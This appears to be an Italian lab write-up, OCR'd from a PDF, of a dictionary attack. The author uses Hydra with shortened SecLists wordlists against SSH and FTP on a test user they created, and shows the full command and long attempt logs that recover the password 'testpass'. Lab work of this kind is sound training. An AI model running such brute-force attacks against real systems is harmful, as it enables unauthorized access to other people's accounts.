

Attacco a Dizionario


Per poter svolgere questo tipo di attacco utilizziamo il Software di Cracking Hydra sul servizio SSH di un Utente test che creeremo.



Mi avvalgo dell'utilizzo delle liste esistenti come seclists con vari user e password più comuni per procedere, che per motivi di tempistiche ho accorciato.



Adesso con il comando in foto diami inizio all'attacco



Con questo attacco siamo riusciti a trovare una credenziale valida per poter

accedere alla macchina tramite la porta ssh

```
[ATTEMPT] target 192.168.158.132 - login "" - pass "qwertyuiop" - 951 of 961
[child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "123321" - 952 of 961 [chi
ld 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "mustang" - 953 of 961 [ch
ild 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "testpass" - 954 of 961 [c
hild 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "1234567890" - 955 of 961
[child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "michael" - 956 of 961 [ch
ild 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "654321" - 957 of 961 [chi
ld 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "pussy" - 958 of 961 [chil
d 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "superman" - 959 of 961 [c
hild 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "1qaz2wsx" - 960 of 961 [c
hild 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "" - 961 of 961 [child 0]
(0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 11:
11:51

┌──(kali㉿kali)-[~]
└─$
```

```
 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "666666" - 299 of
 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "qwertyuiop" - 30
0 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "123321" - 301 of
 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "mustang" - 302 o
f 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "testpass" - 303
of 961 [child 0] (0/0)
[22][ssh] host: 192.168.158.132   login: test_user   password: testpass
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "123456" - 311 of 961
[child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "password" - 312 of 96
1 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "12345678" - 313 of 96
1 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "qwerty" - 314 of 961
[child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "123456789" - 315 of 9
61 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "12345" - 316 of 961 [
child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "1234" - 317 of 961 [c
```

Proviamo a fare l'attacco sul servizio FTP dell'Utente test, sempre con l'utilizzo del Software di Cracking Hydra

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1064
  Download size: 143 kB
  Space needed: 352 kB / 52.5 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.
1 [143 kB]
Fetched 143 kB in 6s (22.1 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 417852 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0.1) ...
Setting up vsftpd (3.0.5-0.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy director
y /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please updat
e the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2025.1.1) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/users_listamini.txt -P /usr/share/seclists/Passwords/passwords_listamini.txt 192.168.158.132 -t2 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 10:46:35
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 961 login tries (l:31/p:31), ~481 tries per task
[DATA] attacking ftp://192.168.158.132:21/
[ATTEMPT] target 192.168.158.132 - login "info" - pass "123456" - 1 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "password" - 2 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "12345678" - 3 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "qwerty" - 4 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "123456789" - 5 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "12345" - 6 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "1234" - 7 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "111111" - 8 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "1234567" - 9 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "dragon" - 10 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "123123" - 11 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "baseball" - 12 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "abc123" - 13 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "football" - 14 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "monkey" - 15 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "letmein" - 16 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "696969" - 17 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "shadow" - 18 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "master" - 19 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "666666" - 20 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "qwertyuiop" - 21 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "123321" - 22 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "mustang" - 23 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "testpass" - 24 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "1234567890" - 25 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "michael" - 26 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "654321" - 27 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "pussy" - 28 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "superman" - 29 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "1qaz2wsx" - 30 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "info" - pass "" - 31 of 961 [child 0] (0/0)
```

Anche con questo attacco siamo riusciti a individuare una credenziale valida per poter accedere alla macchina tramite la porta ftp

```
[ATTEMPT] target 192.168.158.132 - login "" - pass "football" - 944 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "monkey" - 945 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "letmein" - 946 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "696969" - 947 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "shadow" - 948 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "master" - 949 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "666666" - 950 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "qwertyuiop" - 951 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "123321" - 952 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "mustang" - 953 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "testpass" - 954 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "1234567890" - 955 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "michael" - 956 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "654321" - 957 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "pussy" - 958 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "superman" - 959 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "1qaz2wsx" - 960 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "" - pass "" - 961 of 961 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 11:13:13

┌──(kali㉿kali)-[~]
└─$
```

```
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "dragon" - 289 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "123123" - 290 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "baseball" - 291 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "abc123" - 292 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "football" - 293 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "monkey" - 294 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "letmein" - 295 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "696969" - 296 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "shadow" - 297 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "master" - 298 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "666666" - 299 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "qwertyuiop" - 300 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "123321" - 301 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "mustang" - 302 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "test_user" - pass "testpass" - 303 of 961 [child 0] (0/0)
[21][ftp] host: 192.168.158.132   login: test_user   password: testpass
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "123456" - 311 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "password" - 312 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "12345678" - 313 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "qwerty" - 314 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "123456789" - 315 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "12345" - 316 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "1234" - 317 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "111111" - 318 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "1234567" - 319 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "dragon" - 320 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "123123" - 321 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "baseball" - 322 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "abc123" - 323 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "football" - 324 of 961 [child 0] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "monkey" - 325 of 961 [child 1] (0/0)
[ATTEMPT] target 192.168.158.132 - login "mike" - pass "letmein" - 326 of 961 [child 1] (0/0)
```